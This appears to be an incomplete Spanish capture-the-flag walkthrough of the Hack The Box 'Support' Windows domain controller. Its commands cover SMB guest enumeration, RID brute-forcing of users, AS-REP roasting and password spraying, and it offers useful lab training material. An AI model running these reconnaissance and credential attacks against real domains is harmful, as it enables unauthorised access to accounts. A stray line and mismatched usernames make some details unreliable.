

Máquina Support Hack The box Easy

Ping inicial de la máquina:

```
(jouker@joukerm)-[~]  
$ ping 10.10.11.174  
PING 10.10.11.174 (10.10.11.174) 56(84) bytes of data.  
64 bytes from 10.10.11.174: icmp_seq=1 ttl=127 time=48.9 ms  
64 bytes from 10.10.11.174: icmp_seq=2 ttl=127 time=36.9 ms  
^C  
--- 10.10.11.174 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1001ms  
rtt min/avg/max/mdev = 36.910/42.920/48.931/6.010 ms
```

Escaneo de puertos de nmap:

```
(jouker@joukerlm)-[~]
$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.11.174 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 11:36 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Initiating SYN Stealth Scan at 11:36
Scanning 10.10.11.174 [65535 ports]
Discovered open port 445/tcp on 10.10.11.174
Discovered open port 53/tcp on 10.10.11.174
Discovered open port 139/tcp on 10.10.11.174
Discovered open port 135/tcp on 10.10.11.174
Discovered open port 49712/tcp on 10.10.11.174
Discovered open port 464/tcp on 10.10.11.174
Discovered open port 9389/tcp on 10.10.11.174
Discovered open port 49674/tcp on 10.10.11.174
Discovered open port 3268/tcp on 10.10.11.174
Discovered open port 5985/tcp on 10.10.11.174
Discovered open port 49691/tcp on 10.10.11.174
Discovered open port 593/tcp on 10.10.11.174
Discovered open port 3269/tcp on 10.10.11.174
Discovered open port 49664/tcp on 10.10.11.174
Discovered open port 389/tcp on 10.10.11.174
Discovered open port 636/tcp on 10.10.11.174
Discovered open port 49667/tcp on 10.10.11.174
Discovered open port 88/tcp on 10.10.11.174
Discovered open port 49686/tcp on 10.10.11.174
```

```
Scanned at 2025-04-23 11:36:34 CEST for 125s
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON      VERSION
53/tcp    open  domain         syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec   syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-23 09:37:08Z)
135/tcp    open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn    syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap           syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?  syn-ack ttl 127
464/tcp    open  kpasswd5?     syn-ack ttl 127
593/tcp    open  ncacn_http     syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped     syn-ack ttl 127
3268/tcp   open  ldap           syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped     syn-ack ttl 127
5985/tcp   open  http           syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf         syn-ack ttl 127 .NET Message Framing
49664/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49667/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49674/tcp  open  ncacn_http     syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49686/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49691/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49712/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Mientras la enumeración continua, empiezo con la típica enumeración de dominio para añadir al archivo /etc/hosts,

seguidamente de la comprobación de la existencia del user guest. En este caso al listar los shares puedo observar como hay un directorio poco habitual que se llama support-tools, lo vamos a dejar así de momento y de mientras voy a listar con otras opciones

```
(jouker@joukerm)-[~]
$ netexec smb 10.10.11.174 -u '' -p ''
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC

[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
[+] support.htb\:  
directo al /etc/passwd

(jouker@joukerm)-[~]
$ netexec smb 10.10.11.174 -u 'guest' -p ''
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC

[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
[+] support.htb\guest:

(jouker@joukerm)-[~]
$ netexec smb 10.10.11.174 -u 'guest' -p '' --shares
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC
SMB      10.10.11.174    445    DC

[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
[+] support.htb\guest:
[*] Enumerated shares

Share              Permissions          Remark
-----
ADMIN$              Remote Admin
C$                  Default share
IPC$                READ                 Remote IPC
NETLOGON            Logon server share
support-tools       READ                 support staff tools
SYSVOL              Logon server share
```

Enumeración de usuarios mediante --rid-brute conseguido

```

$ ./joker.py smb 10.10.11.174 -u 'guest' -p '' --rid-brute
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
[+] support.htb\guest:
498: SUPPORT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: SUPPORT\Administrator (SidTypeUser)
501: SUPPORT\Guest (SidTypeUser)
502: SUPPORT\krbtgt (SidTypeUser)
512: SUPPORT\Domain Admins (SidTypeGroup)
513: SUPPORT\Domain Users (SidTypeGroup)
514: SUPPORT\Domain Guests (SidTypeGroup)
515: SUPPORT\Domain Computers (SidTypeGroup)
516: SUPPORT\Domain Controllers (SidTypeGroup)
517: SUPPORT\Cert Publishers (SidTypeAlias)
518: SUPPORT\Schema Admins (SidTypeGroup)
519: SUPPORT\Enterprise Admins (SidTypeGroup)
520: SUPPORT\Group Policy Creator Owners (SidTypeGroup)
521: SUPPORT\Read-only Domain Controllers (SidTypeGroup)
522: SUPPORT\Cloneable Domain Controllers (SidTypeGroup)
525: SUPPORT\Protected Users (SidTypeGroup)
526: SUPPORT\Key Admins (SidTypeGroup)
527: SUPPORT\Enterprise Key Admins (SidTypeGroup)
553: SUPPORT\RAS and IAS Servers (SidTypeAlias)
571: SUPPORT\Allowed RODC Password Replication Group (SidTypeAlias)
572: SUPPORT\Denied RODC Password Replication Group (SidTypeAlias)
1000: SUPPORT\DC$ (SidTypeUser)
1101: SUPPORT\DnsAdmins (SidTypeAlias)
1102: SUPPORT\DnsUpdateProxy (SidTypeGroup)
1103: SUPPORT\Shared Support Accounts (SidTypeGroup)
1104: SUPPORT\ldap (SidTypeUser)
1105: SUPPORT\support (SidTypeUser)
1106: SUPPORT\smith.rosario (SidTypeUser)
1107: SUPPORT\hernandez.stanley (SidTypeUser)
1108: SUPPORT\wilson.shelby (SidTypeUser)
1109: SUPPORT\anderson.damian (SidTypeUser)
1110: SUPPORT\thomas.rafael (SidTypeUser)
1111: SUPPORT\levine.leopoldo (SidTypeUser)
1112: SUPPORT\raven.cliffon (SidTypeUser)

```

Le aplicamos el tratamiento adecuado para obtener los users que nosotros queremos:

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ cat usuariosklk.txt | grep SidTypeUser | awk '{print $6}' | awk -F '\ ' '{print $2}' | sponge usuariosklk.txt

(jouker@joukerm)-[~/Escritorio/temporal]
$ cat usuariosklk.txt
Administrator
Guest
krbtgt
DC$
ldap
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.rafael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria

(jouker@joukerm)-[~/Escritorio/temporal]

```

Por cierto antes de dejarlo completamente de lado gracias a smbclient -H IP -r puedo ver que dentro de support tools, hay literalmente herramientas de soporte para un helpdesk. 7 zip, putty entre otros, voy a tener luego que mirar en detalle a ver kllk

```

support-tools          READ ONLY          support staff tools
./support-tools
dr--r--r--            0 Wed Jul 20 19:01:06 2022  .
dr--r--r--            0 Sat May 28 13:18:25 2022  ..
fr--r--r--          2880728 Sat May 28 13:19:19 2022  7-ZipPortable_21.07.paf.exe
fr--r--r--          5439245 Sat May 28 13:19:55 2022  npp.8.4.1.portable.x64.zip
fr--r--r--          1273576 Sat May 28 13:20:06 2022  putty.exe
fr--r--r--          48102161 Sat May 28 13:19:31 2022  SysinternalsSuite.zip
fr--r--r--           277499 Wed Jul 20 19:01:07 2022  UserInfo.exe.zip
fr--r--r--           79171 Sat May 28 13:20:17 2022  windirstat1_1_2_setup.exe
fr--r--r--          44398000 Sat May 28 13:19:43 2022  WiresharkPortable64_3.6.5.paf.exe
SYSVOL                NO ACCESS          Logon server share
osed 1 connections

```

Antes de nada voy a realizar un asreproast attack porque ya tengo los usuarios.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ impacket-GetNPUsers -usersfile usuariosklk.txt -dc-ip 10.10.11.174 'support.htb/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User DC$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ldap doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User support doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smith.rosario doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hernandez.stanley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wilson.shelby doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User anderson.damian doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User thomas.raphael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User levine.leopoldo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raven.clifton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bardot.mary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cromwell.gerard doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User monroe.david doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User west.laura doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User langley.lucy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User daughtler.mabel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stoll.rachelle doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ford.victoria doesn't have UF_DONT_REQUIRE_PREAUTH set

```

Me da que no, quizás con suerte dentro de support alguna herramienta contiene alguna password oculta que me pueda ayudar.

Descargo absolutamente todo y empiezo por la que mas me llama la atención de momento que es sysinternalssuite.zip

```

$ smbclient //10.10.11.174/support-tools -H
Try "help" to get a list of possible commands.
smb: \> ls
.
D            0   Wed Jul 20 19:01:06 2022
..
D            0   Sat May 28 13:18:25 2022
7-ZipPortable_21.07.paf.exe      A 2880728   Sat May 28 13:19:19 2022
npp.8.4.1.portable.x64.zip      A 5439245   Sat May 28 13:19:55 2022
putty.exe                      A 1273576   Sat May 28 13:20:06 2022
SysinternalsSuite.zip          A 48102161  Sat May 28 13:19:31 2022
UserInfo.exe.zip               A 277499    Wed Jul 20 19:01:07 2022
windirstat1_1_2_setup.exe      A 79171     Sat May 28 13:20:17 2022
WiresharkPortable64_3.6.5.paf.exe A 44398000  Sat May 28 13:19:43 2022

4026367 blocks of size 4096. 971114 blocks available
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get 7-ZipPortable_21.07.paf.exe
getting file \7-ZipPortable_21.07.paf.exe of size 2880728 as 7-ZipPortable_21.07.paf.exe (1322,0 KiloBytes/sec) (average 1322,0 KiloBytes/sec)
smb: \> get npp.8.4.1.portable.x64.zip
getting file \npp.8.4.1.portable.x64.zip of size 5439245 as npp.8.4.1.portable.x64.zip (1901,1 KiloBytes/sec) (average 1650,7 KiloBytes/sec)
smb: \> get putty.exe
getting file \putty.exe of size 1273576 as putty.exe (807,6 KiloBytes/sec) (average 1449,8 KiloBytes/sec)
smb: \> get SysinternalsSuite.zip
getting file \SysinternalsSuite.zip of size 48102161 as SysinternalsSuite.zip (2597,9 KiloBytes/sec) (average 2295,6 KiloBytes/sec)
smb: \> UserInfo.exe.zip
UserInfo.exe.zip: command not found
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (413,7 KiloBytes/sec) (average 2246,7 KiloBytes/sec)
smb: \> get windirstat1_1_2_setup.exe
getting file \windirstat1_1_2_setup.exe of size 79171 as windirstat1_1_2_setup.exe (233,6 KiloBytes/sec) (average 2220,6 KiloBytes/sec)
smb: \> get WiresharkPortable64_3.6.5.paf.exe
getting file \WiresharkPortable64_3.6.5.paf.exe of size 44398000 as WiresharkPortable64_3.6.5.paf.exe (2682,7 KiloBytes/sec) (average 2399,7 KiloBytes/sec)
smb: \> exit

```

A ver klk pero nada interesante o si?

```
(jouker@joukerm)-[~/Escritorio/temporal/temporalalcuadrado/temporalalcubo]
$ unzip SysinternalsSuite.zip
Archive: SysinternalsSuite.zip
  inflating: ctrl2cap.amd.sys
  inflating: ctrl2cap.exe
  inflating: ldmdump.exe
  inflating: Listdlls.exe
  inflating: Listdlls64.exe
  inflating: ntfsinfo.exe
  inflating: ntfsinfo64.exe
  inflating: portmon.exe
  inflating: psfile.exe
  inflating: psfile64.exe
  inflating: PsGetsid.exe
  inflating: PsGetsid64.exe
  inflating: PsInfo.exe
  inflating: PsInfo64.exe
  inflating: pskill.exe
  inflating: pskill64.exe
  inflating: pslist.exe
  inflating: pslist64.exe
  inflating: PsLoggedon.exe
  inflating: PsLoggedon64.exe
  inflating: pspasswd.exe
  inflating: pspasswd64.exe
  inflating: psping.exe
  inflating: psping64.exe
  inflating: PsService.exe
  inflating: PsService64.exe
  inflating: pssuspend.exe
  inflating: pssuspend64.exe
  inflating: PsTools.chm
```

Después de descargarme todo logro presenciar algo que se asemejaba a una contraseña, la voy a dejar aquí guardada por las dudas pero no hace pinta de que sea esta de momento, aún así nunca se sabe

```
(jouker@joukerm)-[~/Escritorio/temporal/temporalalcuadrado/temporalalcubo]
$ netexec smb 10.10.11.174 -u ../../usuarios/klk.txt -p 'Washington10URedmond10U'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [-] support.htb\Administrator:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\Guest:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\krbtgt:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\DC$:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\ldap:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\support:Washington10URedmond10U STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\smith.rosario:Washington10URedmond10U STATUS_LOGON_FAILURE
```

```
PsLogList - Dump event log records.
PsPasswd - Changes account passwords.
PsService - View and control services.
```

Realmente He tenido que tirar de guía porque me he quedado atascado, la máquina de EASY tiene mis 2 * * * * * .
Básicamente, pasos para hacer bien la máquina, hay 2 opciones,

obtener un powershell para linux y que funcione para ejecutar el exe de antes de usersinfo.exe, seguidamente hacer uso de wireshark mientras sacas la comanda para ver la contraseña que corre en segundo plano.

Opción 2 Descargar un fokin windows y dentro de este hacer uso de la herramienta dnSpy para ver el código fuente, meterle una pausa a un break, seguidamente ver la credencial, añadirlo al etc/hosts de Windows también, y todo eso haciendo uso de la VPN para ver como funciona realmente la herramienta, supongo que aquí también podrías sacar el wireshark para ver como las credenciales viajan.

En mi caso lo haré con el windows. Primeramente hay que compartir el zip que contiene todos los archivos, para realizar esta tarea es sencillo, hay que compartirlo con `python3 -m http.server 8080`. Lo mismo con el archivo ovpn

Compartimos la vpn:

```
(jouker@joukerm)-[~/temporal]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.53 - - [24/Apr/2025 09:54:10] "GET / HTTP/1.1" 200 -
192.168.1.53 - - [24/Apr/2025 09:54:10] code 404, message File not found
192.168.1.53 - - [24/Apr/2025 09:54:10] "GET /favicon.ico HTTP/1.1" 404 -
```

Pillamos la vpn:





Foto de la app OPENVPN:




Compartimos el zip entero para ejecutar el archivo dentro de nuestra máquina windows:

```
➜ $ cd Escritorio/temporal/temporalalcuadrado

(jouker@joukerm)-[~/Escritorio/temporal/temporalalcuadrado]
$ ls -l
total 940
-rw-r--r-- 1 jouker jouker 277499 abr 23 12:26 azip.zip
-rw-rw-rw- 1 jouker jouker 99840 mar 1 2022 CommandLineParser.dll
-rw-rw-rw- 1 jouker jouker 22144 oct 23 2021 Microsoft.Bcl.AsyncInterfaces.dll
-rw-rw-rw- 1 jouker jouker 47216 oct 23 2021 Microsoft.Extensions.DependencyInjection.Abstractions.dll
-rw-rw-rw- 1 jouker jouker 84608 oct 23 2021 Microsoft.Extensions.DependencyInjection.dll
-rw-rw-rw- 1 jouker jouker 64112 oct 23 2021 Microsoft.Extensions.Logging.Abstractions.dll
-rw-rw-rw- 1 jouker jouker 20856 feb 19 2020 System Buffers.dll
-rw-rw-rw- 1 jouker jouker 141184 feb 19 2020 System.Memory.dll
-rw-rw-rw- 1 jouker jouker 115856 may 15 2018 System.Numerics.Vectors.dll
-rw-rw-rw- 1 jouker jouker 18024 oct 23 2021 System.Runtime.CompilerServices.Unsafe.dll
-rw-rw-rw- 1 jouker jouker 25984 feb 19 2020 System.Threading.Tasks.Extensions.dll
drwxrwxr-x 2 jouker jouker 4096 abr 23 12:22 temporalalcubo
-rwxrwxrwx 1 jouker jouker 12288 may 27 2022 UserInfo.exe
-rw-rw-rw- 1 jouker jouker 563 may 27 2022 UserInfo.exe.config

(jouker@joukerm)-[~/Escritorio/temporal/temporalalcuadrado]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Esto es la comanda de userinfo.exe cuando nosotros lo ejecutamos, al hacer las comandas, si bien es cierto que ejecuta ldap no vemos ningún tipo de credencial

```
C:\Users\jouker\Downloads\azip>.\UserInfo.exe -h
Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose      Verbose output

Commands:
  find              Find a user
  user              Get information about a user

C:\Users\jouker\Downloads\azip>
```

Cierto es, si no editamos el /etc/hosts de windows no hacemos nada.

```
C:\Users\jouker\Downloads\azip>.\UserInfo.exe find -first *
[-] Exception: El servidor no es funcional.


C:\Users\jouker\Downloads\azip>
```

Simplemente es un listador de usuarios, estos usuarios ya los tenemos gracias al rid-brute del principio, nunca esta de más

